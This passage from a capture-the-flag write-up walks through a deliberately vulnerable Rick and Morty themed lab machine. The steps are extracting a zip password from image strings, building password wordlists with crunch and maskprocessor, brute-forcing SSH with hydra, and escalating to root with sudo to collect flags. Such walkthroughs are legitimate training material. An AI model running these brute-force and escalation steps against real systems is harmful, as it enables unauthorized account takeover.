
```
┌──(kali㉿kali)-[~]
└─$ scp -P 22222 Summer@10.0.2.6:/home/Morty/* .
Summer@10.0.2.6's password:
Safe_Password.jpg                           100%    42KB   4.9MB/s   00:00
journal.txt.zip                             100%   414   124.5KB/s   00:00

┌──(kali㉿kali)-[~]
└─$ strings SafePassword.jpg | cat
strings: 'SafePassword.jpg': No such file

┌──(kali㉿kali)-[~]
└─$ strings Safe_Password.jpg | cat
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\\t
```

We can download them on our attacker machine, and we can see that in order to access the zip file (which I forgot to mention is password protected), Safe_Password.jpg containts the password for said file.



```
┌──(kali㉿kali)-[~]
└─$ unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt
```


Entering the password Meeseek to unzip it, we see the following:



```
┌──(kali㉿kali)-[~]
└─$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was
on to commercial grade paint solvent. He spluttered something about a safe, a
nd a password. Or maybe it was a safe password... Was a password that was saf
e? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```


**Thus, we get the sixth flag for the challenge!**

The password seems to be 131333 for whatever that flask is supposed to be. Or the formula for it. How do we find it?




```
[Summer@localhost ~]$ ls /home/RickSanchez/
RICKS_SAFE  ThisDoesntContainAnyFlags
[Summer@localhost ~]$ 
```

My mistake, apparently, we can access Rick's files.
We get two folders here, a safe and another weirdly named folder.




```
[Summer@localhost ~]$ ls /home/RickSanchez/
RICKS_SAFE  ThisDoesntContainAnyFlags
[Summer@localhost ~]$ ls -l /home/RichSanchez/*
ls: cannot access '/home/RichSanchez/*': No such file or directory
[Summer@localhost ~]$ ls -l /home/RickSanchez/*
/home/RickSanchez/RICKS_SAFE:
total 12
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21  2017 safe

/home/RickSanchez/ThisDoesntContainAnyFlags:
total 4
-rw-rw-r--. 1 RickSanchez RickSanchez 95 Aug 18  2017 NotAFlag.txt
[Summer@localhost ~]$ 
```

We see that in the safe folder there is of course a safe, and the flag folder contains




```
[Summer@localhost ~]$ tail /home/RickSanchez/ThisDoesntContainAnyFlags/NotAFlag.txt
hhHHAaaaAAGgGAh. You totally fell for it... Classiiiigihhic.
But seriously this isn't a flag..
[Summer@localhost ~]$ 
```

Since we would be gullible if we would trust Rick with everything he says, we check that NotAFlag.txt file immediately, and then move on to the safe.




```
[Summer@localhost ~]$ cp /home/RickSanchez/RICKS_SAFE/safe .
[Summer@localhost ~]$ ls -l safe
-rwxr--r--. 1 Summer Summer 8704 Jan 15 21:10 safe
[Summer@localhost ~]$ 
```

seeing as the safe file has a different color, we can assume its not a txt, which might mean it's an executable, so we download it onto Summers user account and run it to see what's what.



```
[Summer@localhost ~]$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
[Summer@localhost ~]$ 
```

This seems a good a time as any to use the password Morty mentioned for the potion Rick is creating: 131333



```
[Summer@localhost ~]$ ./safe 131333
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also,
sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.◆ @
```

**We get a seventh flag!**


We have a few hints for the password for Ricks account I assume. He also tells us that we need sudo to run some commands:

1 uppercase character
1 digit
and one of the words in his band's name.


What could those mean? This being a very popular show, we get too Googling, and find out that Rick's old band name is The Flesh Curtains.
So these are clues for Ricks admin account for the machine. We have certain clues, but how do we use them? To crack passwords, in general we can either use john or hashcat.

I found that we can create a wordlist by ourselves using tools like crunch or writing our own script for creating different combinations.

For the sake of this writeup, I'll try to use crunch since I've never used it and want to learn.




```
┌──(kali㉿kali)-[~]
└─$ crunch 5 5 -t @,The -o wordlist_the.txt
Crunch will now generate the following amount of data: 4
056 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines:
676

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ crunch 8 8 -t @,Flesh -o wordlist_flesh.txt
The maximum and minimum length should be the same size a
s the pattern you specified.
min = 8  max = 8  strlen(@,Flesh)=7

┌──(kali㉿kali)-[~]
└─$ crunch 7 7 -t @,Flesh -o wordlist_flesh.txt
Crunch will now generate the following amount of data: 5
408 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines:
676

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ crunch 9 9 -t @,Curtains -o wordlist_curtains.txt
The maximum and minimum length should be the same size a
s the pattern you specified.
min = 9  max = 9  strlen(@,Curtains)=10

┌──(kali㉿kali)-[~]
└─$ crunch 10 10 -t @,Curtains -o wordlist_curtains.txt
Crunch will now generate the following amount of data: 7
436 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines:
676

crunch: 100% completed generating output
```




```
┌──(kali㉿kali)-[~]
└─$ cat wordlist_the.txt wordlist_flesh.txt wordlist_cur
tains.txt > complete_wordlist.txt
```

We create a wordlist with all possibilities and use hydra to see if we can crack the password using brute force:



```
┌──(kali㉿kali)-[~]
└─$ hydra -l RickSanchez -P complete_wordlist.txt -s 22222 10.0.2.6 ssh
```


Cracking this thing takes a long time, so - reminder - we have 90 points on this machine as of the time of this line being written, out of 130 potential points



```
┌──(kali㉿kali)-[~]
└─$ mp64 ?u?dThe >> password_wordlist

┌──(kali㉿kali)-[~]
└─$ mp64 ?u?dFlesh >> password_wordlist

┌──(kali㉿kali)-[~]
└─$ mp64 ?u?dCurtains >> password_wordlist

┌──(kali㉿kali)-[~]
└─$ hydra -l RickSanchez -P password_wordlist -s 22222 10.0.2.6 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-15 05:52:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 780 login tries (l:1/p:780), ~49 tries per task
[DATA] attacking ssh://10.0.2.6:22222/
[STATUS] 136.00 tries/min, 136 tries in 00:01h, 648 to do in 00:05h, 12 active
[STATUS] 102.67 tries/min, 308 tries in 00:03h, 476 to do in 00:05h, 12 active
[STATUS] 88.00 tries/min, 616 tries in 00:07h, 168 to do in 00:02h, 12 active
[22222][ssh] host: 10.0.2.6   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-15 06:00:24
```

Using crunch didnt work, so I tried using
Maskrpocessor, a wordlist generator that uses hashcat's masking technique. This allows us to configure the charset of the password combinations I want per-position.


We put all the combinations in a common file and start hydra again, this time, we get the password P7Curtains, so we try to use it in ssh:



```
┌──(kali㉿kali)-[~]
└─$ ssh RickSanchez@10.0.2.6 -p 22222
RickSanchez@10.0.2.6's password:
Last failed login: Wed Jan 15 22:00:23 AEDT 2025 from 10.0.2.15 on ssh:notty
There were 3237 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ █
```


Note the number of attempts from previous tries with hydra above.

We now got access to Rick's account. Let's see what we can find




```
┌──(kali㉿kali)-[~]
└─$ ssh RickSanchez@10.0.2.6 -p 22222
RickSanchez@10.0.2.6's password:
Last failed login: Wed Jan 15 22:00:23 AEDT 2025 from 10.0.2.15 on ssh:notty
There were 3237 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]$ sudo su
[sudo] password for RickSanchez:
[root@localhost RickSanchez]#
```

knowing his password, we can switch to superuser and finish the box.



```
[root@localhost RickSanchez]# ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[root@localhost RickSanchez]# cd /root/
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]#
```

changing to the root folder, we can see another flag.txt file



```
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# cat FLAG.txt
                         _
                        | \
                        | |
                        | |
   |\                   | |
  /, ~\                / /
 X     `-.....______./ /
  ~-. ~  ~              |
     \             /    |
      \  /_     ___\   /
      | ^ ~~~~~~   \  |
      | |\         || |
      | |\ \       || )
     (_/ (_/      ((_/
[root@localhost ~]# tail FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

**Thus, we get the eight flag with 30 points!**

This brings us to a total of 120 points! Seems like we missed something along the way. So let's check it